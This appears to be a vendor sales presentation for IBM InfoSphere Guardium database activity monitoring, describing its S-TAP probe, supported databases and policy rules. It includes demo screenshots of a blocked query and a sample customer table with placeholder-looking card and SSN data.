

Introduction

IBM InfoSphere Guardium




Fakhreddine EL Mourabiti
Guardium Technical Sales
Sout West Europe

fmourabiti@be.ibm.com



- Continuously monitors all database activities (including local access by superusers)
- Heterogeneous, cross-DBMS solution
- Does not rely on native DBMS logs
- Minimal performance impact
- No DBMS or application changes
- Supports Separation of Duties
- Activity logs can't be erased by attackers or DBAs
- Automated compliance reporting, sign-offs & escalations (SOX, PCI, NIST, etc.)
- Granular, real-time policies & auditing
 - **Who, what, when, where, how**



Why Native DBMS Logging/Auditing is Typically Impractical in Production Environments



- Significant performance overhead to provide granular information required by auditors (e.g., audit all SELECTs for PCI-DSS)
 - Which table, from which IP, using which command, which program, etc.
- Not real-time (batch approach)
- No separation of duties – can easily be tampered with by hackers or DBAs
- Doesn't identify application users in connection pooling environments (PeopleSoft, SAP, Oracle Financials, etc.) – potential fraud
- Massive storage requirements – no compression, intelligent storage
- Still need to write scripts to filter log data and find anomalies
- Still need to write scripts to produce compliance reports

- S-TAP is a light weight probe that resides on the database server
- It intercepts data at the operating system level
- No database configuration changes
- Allow real-time alerting & blocking
- Monitor all connection types (Bequeath, TCP, Shared Memory, Named Pipes, etc)
- How does it work?

- An inspection engine monitors the traffic between:
 - a set of one or more servers and
 - a set of one or more clients
 - using a specific database protocol (Oracle or DB2 for example).
- The inspection engine extracts SQL from network packets:
 - compiles parse trees that identify sentences, requests, commands, objects, and fields
 - logs detailed information about that traffic to an internal repository within the appliance
- Inspection Engines are the most efficient form of filtering

The screenshot displays the Guardium Administration Console interface. The main window is titled "S-Tap Control" and shows a list of S-Tap Hosts. Two hosts are visible, both with a status of "OK" (indicated by green circles) and a last response of "2009-12-02 13:51:40.0".

The first host is 10.10.9.240. Below it, the configuration for the Oracle database is shown:

Protocol	Port Range	KTAP DB Real Port
Oracle	1521-1521	1521
Ip		Mask
0.0.0.0		0.0.0.0
DB Install Dir		Process Name
usr/lib/oracle/xe		usr/lib/oracle/xe/app/oracle/product/10.2.0/server/bin/oracle

The second host is 10.10.9.56. Below it, the configuration for the DB2 database is shown:


Protocol	Port Range	KTAP DB Real Port
DB2	6000-8000	6000
Ip		Mask
0.0.0.0		0.0.0.0
DB Install Dir		Process Name
/home/db2inst2		/home/db2inst2/sql/lib/db2sysc
DB2 Shared Memory Adjustment	DB2 Shared Memory Client Position	DB2 Shared Memory Size
80	0	131072

At the bottom of the S-Tap Control window, there are buttons for "Comment" and "Done".

- User space – you need to modify database configuration files


OS Type	Version	32-Bit & 64-Bit
AIX	5.1, 5.2, 5.3, 6.1	Both
HP-UX	11.00, 11.11, 11.31	Both
	11.23 PA	32-Bit
	11.23 IA64	64-Bit
Red Hat Enterprise	2, 3, 4, 5	Both
SUSE Linux Enterprise	9, 10	Both
Solaris - SPARC	6, 8, 9, 10	Both
Solaris - Intel/AMD	10	Both
Windows	NT	32-Bit
	2000, 2003, 2008	Both

Supported Platform	Supported Versions
Oracle	8i, 9i, 10g (r1, r2), 11g, 11i
Microsoft SQL Server	2000, 2005, 2008
IBM DB2 UDB (Windows, Linux, Unix, z/Linux)	8, 8.2, 9.1, 9.5
IBM DB2 for z/OS	7, 8, 9, 9.5
IBM DB2 UDB for iSeries (AS/400)	V5R2, V5R3, V5R4, V6R1
IBM Informix	7, 8, 9, 10, 11
Sun MySQL	4.1, 5, 5.1
Sybase ASE	12, 15
Sybase IQ	12.6
Teradata	6.01, 6.02



- **No modification to database configuration files**

- **S-TAP process makes a copy of the traffic going to the database and forwards the information to the appliance**



1 →

DST IP	Src IP	Dst Port	Src Port
10.10.9.56	10.10.9.56	1521	23456

2 →

```
Shared Memory Access - Bequeath
```

Stream packets to appliance
over TCP port 16016 (unix)


Portion of guard tap.ini file
tap_ip=10.10.9.56
sqlguard_ip=10.10.9.245
sqlguard_port=16016




S-TAP Architecture

Guardium Intelligent Messaging System

1. Ignore Session
2. Ignore Return Data
3. Terminate Session




“DBMS software does not protect data from administrators, so DBAs today have the ability to view or steal confidential data stored in a database.” Forrester, “Database Security: Market Overview,” Feb. 2009



```
root@osprey:~  
[root@osprey ~]# sqlplus system  
SQL*Plus: Release 10.2.0.1.0 - Production on Tue May 27 01:13:32 20  
Copyright (c) 1982, 2005, Oracle. All rights reserved.  
Enter password:  
Connected to:  
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production  
SQL> select * from creditcard;  
select * from creditcard  
*  
ERROR at line 1:  
ORA-03113: end-of-file on communication channel  
SQL>
```

Session Terminated

3 Types of Rules



There are three types of rules:

1. An **access rule** applies to client requests
2. An **extrusion rule** evaluates data returned by the server
3. An **exception rule** evaluates exceptions returned by the server

Access Policy Actions

Log Full Details with Values

Log Full Details

Allow

Start Date: 2009-08-11 09:39:36 End Date: 2009-08-11 10:39:36

Object Name	Field Name	Value	Object-Field	DB User Name	Object-Command	Full Sql	Sql
Payroll	Salary	50000	Payroll+Salary	HARRY	Payroll+INSERT	Insert into Payroll(NAME, ID, Salary) VALUES('TOM JONES', 2, 50000)	Insert into Payroll(NAME, ID, Salary) VALUES(?, ?, ?)
payroll	salary	55000	payroll+salary	HARRY	payroll+UPDATE	update payroll set salary=55000 where id=2	update payroll set salary=? where id=?
Payroll	Salary	75000	Payroll+Salary	HARRY	Payroll+INSERT	Insert into Payroll(NAME, ID, Salary) VALUES('BILL SMITH', 1, 75000)	Insert into Payroll(NAME, ID, Salary) VALUES(?, ?, ?)

Records: 1 to 3 of 3

Each level of detail will store more information

- Allow - By default don't store bind values which may contain sensitive information
- Log Full Details - Stores bind values
- Log Full Details with Values - Each field value will be stored

1. Access Policy – Very Granular to Meet Customer Requirements

Rule #4 Description ?

Category **Classification** **Severity**

Not **Server IP** / and/or Group

Not **Client IP** / and/or Group

Not **Client MAC** **Net. Protocol** and/or Group

DB Type **Not** **Service Name** and/or Group

Not **DB Name** and/or Group

Not **DB User**

Not **App. User**

Not **OS User**

Not **Src App.**

Not **Field Name** and/or Group

Not **Object** and/or Group


Not **Command** and/or Group

Min. Ct. **Reset Interval (minutes)**

Continue to next Rule **Rec. Vals.**

Action

- ALERT DAILY
- ALERT ONCE PER SESSION
- ALERT PER MATCH
- ALERT PER TIME GRANULARITY
- ALLOW
- IGNORE RESPONSES PER SESSION
- IGNORE SESSION
- IGNORE SQL PER SESSION
- LOG FULL DETAILS
- LOG FULL DETAILS PER SESSION
- LOG FULL DETAILS WITH VALUES
- LOG FULL DETAILS WITH VALUES PER SESSION
- LOG MASKED DETAILS
- LOG ONLY
- RESET
- S-GATE ATTACH**
- S-GATE DETACH
- S-GATE TERMINATE
- S-TAP TERMINATE
- SKIP LOGGING



Which Servers

Which Databases

Which Users

Which Fields

Which Tables

Which SQL Commands

- **What Action?**
- **Allow, Log, Log Full Details, Log full Details with Values**
- **Alert, Ignore, Terminate**

2. Extrusion Rule - Monitor the Results Set For SSN Data

The screenshot shows Microsoft SQL Server Management Studio with the following details:

- Query Window:** `Select * from customer where customerID < 9`
- Results Window:** A table with 11 columns: CustomerID, FirstName, LastName, CardNumber, Name_on_Card, ssn, birthdate, address, zipcode, amount. It contains 9 rows of data.
- Status Bar:** "Query executed successfully." and "9 rows".

Diagram Description: A diagram in the top right corner shows a person on the left and a "Database Server" on the right. An arrow labeled "1" points from the person to the database server, labeled "SQL Query". An arrow labeled "2" points from the database server to the person, labeled "Result Set". A third arrow labeled "3" points from the database server to the person, labeled "Exception (ie. Invalid table)".

	CustomerID	FirstName	LastName	CardNumber	Name_on_Card	ssn	birthdate	address	zipcode	amount
1	0	Joe	Anthony	6011884338876676	Joe Anthony	123-45-6789	4/4/62	123 Main Street, New York, NY	02345	126.76
2	1	Joe	Thomas	6011516565028858	Joe Thomas	234-56-7890	4/4/82	32 South Street, Boston, MA	54321	231.22
3	2	Joe	Smith	6011839713359946	Joe Smith	345-67-8901	6/7/88	12 Buckingham, London, W4 4PH	W4 4PH	112.65
4	3	Joe	Jones	4486742167789074	Joe Jones	456-78-9012	6/7/03	12 Front Street, St. Paul, MN	32355	112.22
5	4	Joe	Craven	4024007126765006	Joe Craven	567-89-0123	6/12/88	77 main street, New Orleans, LA	23532	221.11
6	5	Joe	Shapiro	4929493703238250	Joe Shapiro	678-90-2345	2/7/88	73 main street, Seattle, WA	22522	232.76
